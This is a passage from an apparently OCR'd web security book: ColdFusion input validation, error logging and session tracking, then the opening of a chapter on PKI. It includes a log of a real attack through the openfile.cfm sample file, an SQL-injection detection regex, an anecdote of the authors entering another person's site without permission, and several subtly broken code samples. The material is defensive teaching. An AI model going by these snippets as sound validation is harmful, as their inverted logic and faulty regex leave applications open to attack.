existence of this program should serve as a warning to people not to trust their security to an encrypted template. There are plans in the Java release of ColdFusion to alter the way encryption is done to make it harder to break.

ColdFusion Application Processing

Most of the security issues that are discussed in this chapter and in the book are due to unexpected data. It doesn't matter how well you write an application if an attacker just has to send in some data that you're not prepared to deal with. *Data validation* is a very important security precaution that can be taken to protect any application. Surprisingly, this is rarely done.

There are three "levels" to data validation. The first is checking for the existence of the data you're expecting. The second is checking the data type that is being passed. The third is to actually have the program review the data before it is used. These three forms of validation are not exclusive. In many cases, all three will be used to have a complete check of the data.

Checking for Existence of Data

Checking for the existence of a variable can be done in two ways in ColdFusion. The first is a tag called **CFPARAM**, and the second is a function called **IsDefined** (an older function called **ParameterExists()** has been depreciated).

CFPARAM is in many ways a wonder tag. In its basic usage, it will check whether a variable exists and throw an error message if it doesn't. Additionally, if it is given a default, it will actually create the variable and load it with the default value. The code in Figure 10.28 checks that the Url variable of ID is passed and throws an error if not.

Figure 10.28 CFPARAM Used to Check for a URL Variable's Existence

```
<CFPARAM Name="Url.ID">
```

NOTE

In ColdFusion, variables are scoped to show where they are being set. These scopes include Url, Form, CGI, and others that are set by the programmer. If you specify the scope in a variable call, it will only look at variables coming from that "location" and will fail if it does not exist. If no scope is specified, ColdFusion will check through a list of scopes until it either finds the variable or throws an error.

The code in Figure 10.29 checks that the variable ID is passed and throws an error if not. It doesn't matter if the ID is passed on a URL or in a Form or if it is set on the page.

Figure 10.29 CFPARAM Used to Check for a Variable's Existence

```
<CFPARAM Name="ID">
```

The code in Figure 10.30 checks that the variable ID exists and if not, creates it with a default value of 0. The same operations can be performed with the function **IsDefined()** and some simple logic.

Figure 10.30 CFPARAM Used to Check for a Variable's Existence and Set a Default If Not

```
<CFPARAM Name="ID" Default="0">
```

The code in Figure 10.31 checks that the URL variable of ID is passed and throws an error if not. This has the exact same effect as if using the **CFPARAM** tag except that you have to program it by hand. Even duplicating the **CFPARAM** with the default attribute is possible.

Figure 10.31 CFIF and IsDefined Used in Place of a CFPARAM

```
<CFIF Not IsDefined('Url.ID')>
     <CFABORT showerror="The Url variable ID was not passed">
</CFIF>
```

The code in Figure 10.32 checks that the variable ID exists and if not, creates it with a default value of 0. If you are just checking the existence of data and not doing anything else, the **CFPARAM** tag is probably a faster and easier way to go. Even if you want to check the data type, **CFPARAM** is usable.

Figure 10.32 CFIF and IsDefined Used in Place of a CFPARAM to Set a Default

```
<CFIF Not IsDefined('ID')>
     <CFSET ID=0>
</CFIF>
```

Checking Data Types

After you know that a variable exists, you may want to check the data within it. As we saw earlier in the **CFQUERY** section, there are times when you want a number—and only a number—passed. Checking that the data is numeric is a simple test. As with checking for data existence, we have two ways of doing this: **CFPARAM** and ColdFusion functions.

CFPARAM has a third attribute called Type. This will check that the data contained within a variable is one of these types:

- **array** Array
- **binary** Binary file
- **Boolean** Yes/No, True/False, 0/non-0
- **date** Any valid date
- **numeric** Number
- **query** Query
- **string** Any text string, including numbers
- **struct** Structure
- **uuid** 32-character hexadecimal string used by Microsoft as a unique ID

The code shown in Figure 10.33 will check that a variable called ID has been passed and that it has a numeric value. If it does not exist or it does exist and has nonnumeric data, an error will be thrown. This can be combined with the default attribute as well.

Figure 10.33 CFPARAM Checking a Variable's Existence and Datatype

```
<CFPARAM Name="ID" Type="numeric">
```

The code in Figure 10.34 checks that the variable ID exists and has a numeric value. If it does not exist, it will be created with a value of 0.

Figure 10.34 CFPARAM Checking a Variable's Existence and Datatype—Will Set a Default

```
<CFPARAM Name="ID" Default="0" Type="numeric">
```

The same things that can be done with **CFPARAM** can be done with ColdFusion functions. In addition to the **IsDefined** function, the following data validator functions exist:

- **IsSimpleValue()** Returns true if the value is a character value (number or text).
- **IsBoolean()** Returns true if the value can be interpreted as a Boolean (true/false, yes/no, 0/non-0).
- **IsDate()** Returns true if the value can be interpreted as a date.
- **IsNumeric(string)** Returns true if the value is a number.
- **IsNumericDate(number)** Returns true if the value can be interpreted as a date composed of numbers.
- **IsSimpleValue(value)** Returns true if the value is either text, numbers, or any combination.
- **IsWDDX(value)** Returns true if the value can be interpreted as a WDDX text packet.
- **LSIsCurrency(string)** Returns true if the value can be interpreted as an international currency value.

- **LSIsDate(string)** Returns true if the value can be interpreted as an international date value.
- **LSIsNumeric(string)** Returns true if the value can be interpreted as an internationally formatted number.
- **IsQuery()** Returns true if the value is a query return set.
- **IsBinary()** Returns true if the value is a binary object.
- **IsArray()** Returns true if the value is an array.
- **IsStruct()** Returns true if the value is a structure.

Using these functions will result in more code than simply relying on a **CFPARAM** tag but also gives more control. Figure 10.35 shows a combined function that will check for the existence of ID and that it's a number all in one operation.

Figure 10.35 CFIF and Functions Used in Place of a CFPARAM

```
<CFIF NOT (IsDefined('ID') AND IsNumeric(ID))>
     CFABORT showerror="The variable ID was either not passed or
     has a value other than a number">
</CFIF>
```

This is the same thing as Figure 10.36. This will check that the variable ID exists and if not, throw an error. If it does exist, it will check if it is a number. If not, a different error will be thrown.

Figure 10.36 CFIF and Functions Used in Place of a CFPARAM to Validate Data

```
<CFIF NOT IsDefined('ID')>
     <CFABORT showerror="The variable ID was not passed to this
          template">
<CFELSEIF NOT IsNumeric(ID)>
```

Continued

Figure 10.36 Continued

```
      <CFABORT showerror="The variable ID has a value other than a
          number">
</CFIF>
```

To combine this with a default value, refer to Figure 10.37.

Figure 10.37 CFIF and Functions Used in Place of a CFPARAM to Validate Data and Set a Default

```
<CFIF NOT IsDefined('ID')>
      <CFSET ID=0>
<CFELSEIF NOT IsNumeric(ID)>
       <CFABORT showerror="The variable ID has a value other than a
       number">
</CFIF>
```

All you have to do here is replace the not defined message with the setting of the variable. This is five lines of code rather than one, but you get to control the error messages and maybe do more checking. This brings us to our final type of checking.

Data Evaluation

This is both the hardest part of data evaluation and the most powerful. In the previous examples, we checked for a variable's existence and checked its data type. In this section, we actually check the data that is contained within the variable for content. This can be as simple as making sure that the data is a specific length, seeing if it has a specific character, and more. See Figure 10.38.

Figure 10.38 CFIF and Functions Used to Validate Data

```
<CFIF NOT IsDefined('name')>
     <CFABORT showerror="The form field name must be entered.">
<CFELSEIF Len(Trim(name))>
     <CFABORT ShowError="The name passed to the template cannot be
      blank">
</CFIF>
```

After checking for the existence of the variable name, the code now checks if it is blank or a space.
With a good knowledge of the various ColdFusion functions, it is possible to do a lot when validating data. The following code will throw an error if the data is not valid for entry into a database.

```
<CFIF REFindNoCase('.+;[[:space:]]*[select|insert|update|
    delete]?.*',
     variable)>
      <CFABORT ShowError="The variable passed to this page is
                          illegal.">
```

This is a little more complex. We're using regular expressions to see if the variable has a certain pattern. If it does, we'll be thrown an error. The **REFindNoCase** function will return a 0 (Boolean no) if the pattern is not found or a nonzero number (Boolean yes) if the pattern exists. The pattern that is being looked for is:

- Any text
- Followed by a semi-colon (used in SQL to separate statements)
- Followed by a known SQL command
- Followed by any additional text

This will find a second SQL statement embedded in a variable. In MS-SQL, this second statement can be made to run, which can cause a

result other than expected. This is not foolproof code, because it looks only for the four major SQL statements. Stored procedures or other code can still be run.

Risks Associated with Using ColdFusion

In Christianity, sloth is a deadly sin—this is more than true in programming! The number of ColdFusion and other sites that have been attacked is so large for the simple reason that administrators and programmers can be lazy. When a United States government site gets cracked due to a database issue that was reported many times, the person to blame is the one who didn't do anything about the reported security issues. The problem is the same regarding applying patches to servers and to coding applications. A programmer and/or administrator *must* be responsible for his actions. Let's take an example from personal experience.

Fusebox.org is a ColdFusion methodology site. The owner of the site happened to have been away when his site was hacked. We never learned how the attacker got in, but felt it was our duty to try to fix the problem. We wrote a simple hack using the access database security issue mentioned previously. In less then five minutes, we were in his site and had fixed the damage done to it. Luckily, the attacker didn't trash the machine but instead simply changed some files.

This story exemplifies a few points. The first is that you should always have someone with access to your site to "fix" problems when you are away. The second is that if you are lax in your security, someone will eventually find out and attack you. The third is that the simple attacks are usually the ones that work. If the site owner had put in the basics of security, the initial attacker would probably not have gotten in and either we would not have had to fix the problem, or it would have taken us a little more time to get in and do it.

This story was flawed in that the actual logs were not available to show how the original attacker had gotten in. If the logs were available, they could be scanned for known holes and attempts at illegal entry. Most, if not all, attacks show up in the logs in some way.

The next example is more complete. It also shows a serious security concern on the Internet—that of *script kiddies* (not true attackers with intelligence and skill, but people who are using tools written by others). Programs written by security experts on one end and crackers on the other have all been used to "scan" a machine to find weaknesses. Some of these scanner programs, such as Rain Forest Puppy's whisker (www.wiretrip.net/rfp/2/index.asp) can be very sophisticated and show almost any hole that may exist.

This attack was performed against a file that existed in the CFDOCs directory (/cfdocs/xpeval/openfile.cfm). In later versions of ColdFusion, this file has been removed, but in earlier ones it proved to be a security hole. We know that this was the file used in the attack from the logs:

```
163.191.177.26, 18453, 419, 949, 200, 0, GET, /cfdocs/expeval/
  openfile.cfm, Mozilla/4.0 (compatible; MSIE 4.01; Windows 98), -,
  209.198.242.34-491079728.29274582, -,
isis-ip.esoterica.pt, -, 6/8/99, 12:41:43, W3SVC, KENNEDY,
  163.191.177.26, 23922, 495, 13717, 200, 0, GET, /cfdocs/expeval/
  expressionevaluator.gif, Mozilla/4.0 (compatible; MSIE 4.01;
  Windows 98),
  http://www.ioc.state.il.us/cfdocs/expeval/openfile.cfm,
  209.198.242.34-491079728.29274582, -,
isis-ip.esoterica.pt, -, 6/8/99, 12:42:02, W3SVC, KENNEDY,
  163.191.177.26, 44250, 3496, 439, 200, 0, POST, /cfdocs/expeval/
  DisplayOpenedFile.cfm, Mozilla/4.0 (compatible; MSIE 4.01;
  Windows 98),
  http://www.ioc.state.il.us/cfdocs/expeval/openfile.cfm,
  209.198.242.34-491079728.29274582, -,
isis-ip.esoterica.pt, -, 6/8/99, 12:42:03, W3SVC, KENNEDY,
  163.191.177.26, 20656, 578, 1021, 200, 0, GET, /cfdocs/expeval/
  ExprCalc.cfm, Mozilla/4.0 (compatible; MSIE 4.01; Windows 98),
  http://www.ioc.state.il.us/cfdocs/expeval/openfile.cfm,
```

```
209.198.242.34-491079728.29274582,
RequestTimeout=2000&OpenFilePath=
C:\INETPUB\WWWROOT\cfdocs\expeval\.\m1.cfm,
```

The attacker used the openfile.cfm template to upload one of her own templates to the server. After she had her own template on the server, it was effectively hers. In this particular instance, she used her access to delete the site's home page and the logs (though not all of them).

Since this attack, the system administrator removed the CFDocs directory and took the following steps as well:

- FTP Access was disabled
- Gopher was disabled
- CFFile command was disabled
- Upgrade to MDAC 2.1
- Remove all sample code, documentation, and unnecessary applications from Web server
- Prevent SMB file sharing across router to Web server
- Apply all security patches to Internet Information Server
- Turned off extraneous network services, such as Telnet daemons
- Changed passwords

In addition to these changes to the system, a few procedural changes were made as well. These include getting on many of the ColdFusion-, NT-, and IIS-related security lists, visiting the various security (and hacker/cracker) sites, and using the same tools that the attacker did.

If a network administrators took the latest and greatest of the attack tools out there and used them against their systems on a monthly or even weekly basis, they would be that much more secure. Fixing a security hole is not just a one-time job but a job that lasts an entire life.

Using Error Handling Programs


Besides the various data validation code discussed earlier, there is an important piece of code that should be used on a production box. This is a replacement for the standard ColdFusion error handler. The reason you want to use this is for warning. An attack against your box will most likely be logged as an error until the attacker either succeeds or gives up. Most programmers and/or administrators do not read through the error logs to see what has been happening. If the logs are not reviewed, a potential attack may go totally unnoticed.

The ColdFusion log files for any server are stored in a directory called log under the Cfusion directory (Figure 10.39). Each file contains information about some error or event that has taken place on the machine. The logs are as follows:

- **Exec** Logs problems with the ColdFusion Server service. If the ColdFusion service hangs or if the service was unable to access the system registry, that information is written to cfexec.log.
- **Rdseservice** Logs errors occurring in the ColdFusion RDS service, which provides file, debugging, directory, and database browsing services for ColdFusion Studio.
- **Application** Logs every ColdFusion error reported back to a user. All application page errors, including ColdFusion syntax errors, ODBC errors, and SQL errors, are written to this log file. Every error message that is displayed on a user's browser is logged here, along with the visitor's IP address and browser information, if possible.
- **Web server** Logs errors occurring in the Web server and the ColdFusion stub.
- **Schedule** Logs scheduled events that have been submitted for execution. Indicates whether the task submission was initiated and if it succeeded. Provides the scheduled page URL, the date and time executed, and a task ID.

- **Server** Logs errors that occurred in the communication between ColdFusion and your Web server. This file is meant primarily to help Allaire Technical Support personnel.
- **Customtag** Logs errors generated in custom tag processing.
- **Remote** The Network Listener Module (NLM) writes various messages to the remote.log file relating to a distributed ColdFusion configuration.
- **Errors** Logs errors generated in attempts to send mail from ColdFusion applications. Stored in cfusion\mail\log (Windows) or /opt/coldfusion/mail/log (Solaris).

Figure 10.39 Log File Location




Although all of the logs should be reviewed, the application log should be read through religiously. The problem is, even if you read the application log nightly, it may be too late. An attacker may already have access to your machine. On the other hand, most programmers and/or administrators read their e-mail almost the moment it comes in. If errors

that occurred on a site were logged and e-mailed, they would be seen faster, and if the error was due to an attack, they could be dealt with while the attack is still fresh.

To create a custom error handler for the entire machine, you have to set it in the ColdFusion administrator (see Figure 10.40). In the server settings section, at the bottom, is a field to set the site-wide error handler. You will have to type the full path to the error handling template. In the example, the template is called monitor.cfm, and it is located at d:\htdocs\cfide\monitor.cfm. Whenever an error occurs on the machine and the error is not handled by a CFTRY/CFCATCH block, this template will handle it.

Figure 10.40 Setting Custom Site-Wide Error Handler



NOTE

CFTRY/CFCATCH are tags that allow a programmer to set a block of code to try, and if any errors occur, the catch section will deal with them and try to do an alternate operation rather than throw an error.

Monitor.cfm Example

Consider the scenario in which an uncaught error has occurred. An e-mail has been sent to the site administrator to deal with it. The monitor template will do two operations (see Figure 10.41). The first will be to take all of the error information and store it into a log. The second will be to send out an e-mail with all of the information.

Figure 10.41 Advanced Error Handler Template

```
<CFSET Delimit=Chr(13)&Chr(10)>
<CFSET loglocation="c:\cfusion\log\monitor.log">

<!---Lock the file operation--->
<cflock timeout="10"
        throwontimeout="Yes"
        name="writelog"
        type="EXCLUSIVE">

<!---If the log file exists read it in and get the last log id--->
<CFIF FileExists(loglocation)>
     <cffile action="READ"
        file="#loglocation#"
        variable="log">
     <CFSET lastid=ListFirst(ListLast(log, delimit))+1>
<CFELSE>
     <CFSET lastid=1>
</CFIF>

<!---turn the error structure into a WDDX packed for storage--->
<cfwddx action="CFML2WDDX"
        input="#error#"
        output="packet"
```

Continued

Figure 10.41 Continued

```
        usetimezoneinfo="Yes">

<!---Write the log--->
<cffile action="APPEND"
        file="#loglocation#"
        output="#lastid#,#packet#"
        addnewline="Yes">
</CFLOCK>

<!---Send Error message--->
<cfmail to="#error.mailto#"
        from="ErrorAlert"
        subject="Error: #Error.Type#"
        type="HTML">
<dl>
<!---Loop over Error structure. This is created automatically when
      an error is thrown--->
<CFLOOP COLLECTION="#Error#" ITEM="Key">
     <CFSET Value=Error[Key]>
          <CFIF IsSimpleValue(Error[Key])>
               <!---Display error text--->
               <dt><B>#Key#</B> - <dd>#Error[Key]#
          <CFELSEIF IsArray(Error[Key])>
               <!---Display dump of all tags that were executed
                     until the error occured. Note that this only
                     covers the executed tags, not all that
                     exist.--->
               <dt><B>#Key#</B>
               <ol>
```

Figure 10.41 Continued

```
                <CFLOOP INDEX="i" FROM="1"
                TO="#ArrayLen(Error[Key])#">
                      <li>
                            <CFLOOP COLLECTION="#Error[Key][i]#"
    ITEM="Key2">
                                  <B>#key2#</B>
                                  - #Error[Key][i][Key2]#<BR>
                            </CFLOOP>
                </CFLOOP>
                </ol>
          </CFIF>
</CFLOOP>
</DL></cfmail>
```

When an error occurs, a large amount of information is compiled together into a structure called error. Much of this information is lost in the standard logs. Additionally, when using a custom error handler, the error is not logged as normal. For this reason, the code will take the error structure, convert it into a WDDX text packet, and write it to a new log file.

NOTE

WDDX is a way of taking complex data such as structures, arrays, and/or query result sets and converting them into an XML packet. This packet will contain all the data of the data packet as well as its structure. This text packet can then be written to a file, e-mailed to someone, or even printed out. It can also be converted back into the data structure with all the data at a later time and even in a different language.

The next operation is to send an e-mail to the machine administrator. The body of the e-mail will be created by looping through the error structure to dump out all the data. This report will be about three pages of information that can be used to see exactly what the problem is.

Using Per-Session Tracking

One of the things that has made the Internet as good as it is today as a commerce environment is the capability for a Web site to track its users. On many systems, this is done using simple cookies. The downside of this is that in some cases cookies can be hacked and in other cases the overwhelming number of cookies can cause performance degradation.

ColdFusion uses a hybrid system for user tracking. The system starts with two cookies sent to the users system. The first cookie is a sequential number (**CFID**) and the second is a random number (**CFTOKEN**).

NOTE

There is an option to use a single Universal Unique Identifier (UUID) for tracking a user but few people do so. A UUID is a 32 character hexadecimal value used by Microsoft as an unique number.

These two numbers together form a (hopefully) unique identifier for a visitor to a ColdFusion site. These cookies can be set automatically by using the **CFAPPLICATION** tag. This tag, when included at the top of a template, says that the template is part of a specific "application" and data from one template in the application can be shared with another template under certain circumstances. Session tracking is one of these circumstances.

The CFAPPLICATION tag allows for two different ways of tracking users and linking data to them (using the cookies just mentioned). The first is session variables and the second is client variables. These are both places that will store information that is linked to the **CFID**/**CFTOKEN** and as a result, is linked to the user.

NOTE

In order to have a **CFAPPLICATION** tag on all templates in an application, place the tag within the application.cfm template. This template is dynamically appended to the beginning of all templates in a directory and all subdirectories that do not contain their own application.cfm.

Let's say for example that someone comes into your site to buy a book. You want to track the books they buy until they exit the site. With **CFAPPLICATION** set, you now have a "link" to the user and can set each book they wish to order into a variable that is linked to that person. The real question is "where is the variable stored?"

For session variables, the information is stored in machine RAM. This means that a visitor can order a book, have the book information stored in the system RAM, and do more shopping. The information about what the user wishes to buy never leaves the site. All that is going back and forth is the users **CFID** and **CFTOKEN** as cookies. When the user checks out, the information can be retrieved from RAM to show them what they ordered. This is very efficient and actually rather secure. An attacker would have to sniff the connection between the Web server and the browser, copy the cookies, and try to hijack the user's session to have any effect. This small window of time and the fact that the user will probably see it happening makes this an operation that has never been done. Additionally, session information times out after 20 minutes by default. An e-commerce site may set this to a lesser number and should delete the session as soon as the purchase is complete.

Client variables are in every way the same as session variables except that they are not stored in RAM. Instead they are stored in a "physical" location. By default, this location is the system registry, but options exist for it to be stored in a database or in cookies (defeating much of the purpose). Another difference that looks minor is the timeout period. Because session information is in RAM, when the machine is rebooted

the information is gone. Client information is stored physically and can persist for days, weeks, or even months. This is the type of thing that Amazon has when you enter the site and it recognizes who you are. Its reading your unique identifier from your cookies and reacting with the data it has stored about you.

This makes client variables a little less secure. If someone can duplicate your **CFID** and **CFTOKEN**, they can hijack your identity and the client information that goes with it. For this reason, it is best not to store important information in client variables. A person's name and some personal data is one thing. A credit card number is something else. The only danger that is associated with state management other than being hijacked is exposing data that you shouldn't. Store only what's needed.

Summary

ColdFusion is a suite of development tools designed to facilitate Web integration of databases. It features the ColdFusion Markup Language (CMFL), which allows developers to create Web-integrated databases without the complexity inherent in full-scale programming languages such as Java or C++. One of the main marketing attractions to ColdFusion is its scalability; ColdFusion will grow with your organization. It is specifically designed to deliver key requirements for e-commerce development.

ColdFusion is a secure application and language. The majority of security holes that do exist with ColdFusion are either from the nonsecure code a developer writes, or in the applications that ColdFusion is working with. For full, true security, developers need to ensure that their code is written properly by following the coding standards that are part of ColdFusion; they also need to accept only secure code from others and check that the associate applications they are using are secure (Web server, database, and so on).

Although ColdFusion is secure and you may trust your code as being secure, a programmer that is truly worried about security will cultivate a low level of paranoia. You should think like an attacker and guess what might be done next to access your application. Run your own tests to see if you can attack yourself. Have others review your code. Only when you are comfortable with your code, and others are as well, can you really *start* to worry. Security is a never-ending battle. Visit hacking sites, read newsgroups, and keep up on the latest problems from your vendors.

As with any development tool, if you find yourself without an understanding of all the included functionality and without truly taking the time to review and test the code that has been written, you are never going to be working with a secure application. ColdFusion delivers everything that a developer needs to do secure development, but it is still ultimately the developers who control the destiny of how secure their applications are.

Solutions Fast Track

How Does ColdFusion Work?

- ☑ ColdFusion is an application server that takes a request from the Web server and delivers a document back that can be sent to the browser.
- ☑ ColdFusion caches pages for increased performance.
- ☑ ColdFusion uses a tag-based language to enhance programming speed and capability.

Preserving ColdFusion Security

- ☑ Secure access to directories where people should not be allowed. Use the Web server in addition to any ColdFusion security you may write.
- ☑ ColdFusion is only as secure as the machine it is on. If the machine has security holes, then ColdFusion (and any other application) is vulnerable.
- ☑ Attack your own machine from time to time to make sure it is secure.

ColdFusion Application Processing

- ☑ There are three "levels" to data validation. The first is checking for the existence of the data you're expecting. The second is checking the data type that is being passed. The third is to actually have the program review the data before it is used. These three forms of validation are not exclusive. In many cases, all three will be used to have a complete check of the data.

Risks Associated with Using ColdFusion

- ☑ If you keep the default documents and example applications on your system, you are providing access to an attacker.
- ☑ If you give people information about your system, you are helping them attack you.
- ☑ If you do not validate the data your application is accepting, you may be attacked.

Using Per-Session Tracking

- ☑ The **CFAPPLICATION** tag must be "on" each page that will be part of session tracking.
- ☑ All usage of session and/or application variables must be in a **CFLOCK**.
- ☑ Session and application variables exist until they time out or the server is cycled.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Where can I find up-to-date security information about ColdFusion?

A: Allaire has a section of their site specifically set aside to deal with security issues at www.houseoffusion.com.

Q: Where else can I get security information, especially "nonofficial" information?

A: A number of the masters in the ColdFusion world run their own sites with articles and tool. A few of the major ones are:

www.houseoffusion.com

www.teamallaire.com

www.forta.com

Q: Can I use any tools to test the security of my site?

A: Yes. One exists in ColdFusion called MunchkinLAN. (It finds holes; go to www.houseoffusion.com/hof/downloads.) You can find another called whisker at www.wiretrip.net/rfp/p/doc.asp?id=21&iface=2.

Chapter 11

Developing Security-Enabled Applications

Solutions in this chapter:

- The Benefits of Using Security-Enabled Applications
- Types of Security Used in Applications
- Reviewing the Basics of PKI
- Using PKI to Secure Web Applications
- Implementing PKI in Your Web Infrastructure
- Testing Your Security Implementation

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

As more and more applications find their way to the World Wide Web, security concerns have increased. Web applications are by nature somewhat public and therefore vulnerable to attack. Today it is the norm to visit Web sites where logins and passwords are required to navigate from one section of the site to another. This is much more so required in a Web application where data is being manipulated between secure internal networks and the Internet. Web applications, no matter what their functions are, should not exchange data over the Internet unless it is encrypted or at least digitally signed. Security should be extended to the private-public network borders to provide the same authentication, access control, and accounting services that local area network (LAN) based applications employ.

This chapter attempts to tackle security holistically from a code perspective as well as a system-wide perspective. The focus here is on methods of creating secure, or at least security-conscious, Web applications and Web infrastructures. We discuss why it is even feasible to attempt to secure our applications on such a public medium as the Internet. We tackle security from mostly a system level. The most widely used method of Web application security today is Private Key Infrastructure (PKI). Those of us that are unfamiliar with PKI will acquire a working knowledge of it; we also examine other methods such as Secure Sockets Layer (SSL), and Secure Multipurpose Internet Mail Extension (S/MIME), which facilitate secure communications via other protocols such as Post Office Protocol/Simple Mail Transfer Protocol (POP/SMTP) and Hypertext Transfer Protocol (HTTP).

Lastly, we explore toolkits useful for building secure Web and e-mail applications, specifically Phaos Technologies' security toolkits, which are used to create applications that run the gamut of security methods. The main message of this chapter is that successfully developed Web applications must also be security-conscious Web applications. This is not only true at the application code level; it is also true at the Web site and server levels as well. Webmasters as well as developers need to be more concerned with security of their systems as hackers continue to come up with new ways to disable Web sites and dismantle Web applications.

The Benefits of Using Security-Enabled Applications

On first inspection, one would say the reasons why we need security built into applications are ridiculously obvious, but principles this essential are worth reviewing:

- **A decent hacker can exploit weaknesses in any application after he is familiar with the language it was created in.** Take, for instance, the Melissa virus or other viruses that affect Microsoft Office applications. A hacker with a good knowledge of Visual Basic for Applications (VBA), Visual Basic, or Visual C++ could wreak havoc (as has already been demonstrated by the Melissa virus) on systems running MS Office. Security here would serve to at least warn the unsuspecting user that the e-mail attachment they are about to open has macros that are potentially dangerous and would offer to disable the macros, thereby rendering the hacker's code useless.
- **Not everyone in your organization needs access to all information.** Security in this case would not allow access to a user unless she can prove that she should be granted access by her identity. Data should be protected from undesirable eyes at all times, especially data that traverses the Internet. E-mail applications that are capable of securing their data via encryption, or corporate Intranet applications that use certificates, go a long way to preventing information leaks. For example, a corporate Intranet site might be a good place for keeping employee information. Not everyone in the Human Resources department should have access to all the information, not to mention that everyone in the company shouldn't either. Building an Intranet employing PKI standards for access control would give access to only those people that need to view or manipulate this information.
- **A means of authentication, authorization, and nonrepudiation is an integral part of securing your applications,**

both on the Web and within your private networks. Applications with built-in security methods make it easier to safely conduct business on any network. In addition, knowing how to easily secure applications makes it simpler to build an entire security infrastructure around them. Many types of major security breaches can be avoided if Web administrators and developers consider more than just the functionality of their systems.

Types of Security Used in Applications

As e-commerce gains in popularity, and more and more data is transferred across the Internet, application security becomes essential. We discuss the transferring of data over and over again throughout this chapter, and it is important to note that we are not just referring to credit card information; data can be much more in-depth and private than that. When we discuss data transfer, think of private healthcare information or insurance information. Or think in terms of proprietary data that deserves the most secure transmissions.

Because of the different levels of security that are needed at times, and because security is needed at more than just a network level, this section delves into the depths of security that is used at the application level. We discuss the use of digital signatures: what are they and when are they used? We also take a close look at Pretty Good Privacy (PGP) and its use within e-mail. We all realize the vital role that e-mail plays in both business and personal lives today; given that, we should probably all understand how security works within the e-mail that we have all grown so intimate with. Following along the same lines, we are going to cover S/MIME and the different ways that we can use this tool to secure e-mail. Both are good tools, and both have distinct advantages, and we get into those comparisons as well. Of course it wouldn't be an application security section if we didn't discuss SSL and certificates in great detail.


At this point, you may be thinking that these security tools all sound like something that should be handled at the network administrator level, but that depends not only on how your organization is structured, but also on the level of understanding that developers and network administrators have for each of these issues. Even if these areas are not actually something that we may have to do within our current organizations, we become better professionals if we understand how each of these tools works.

Digital Signatures

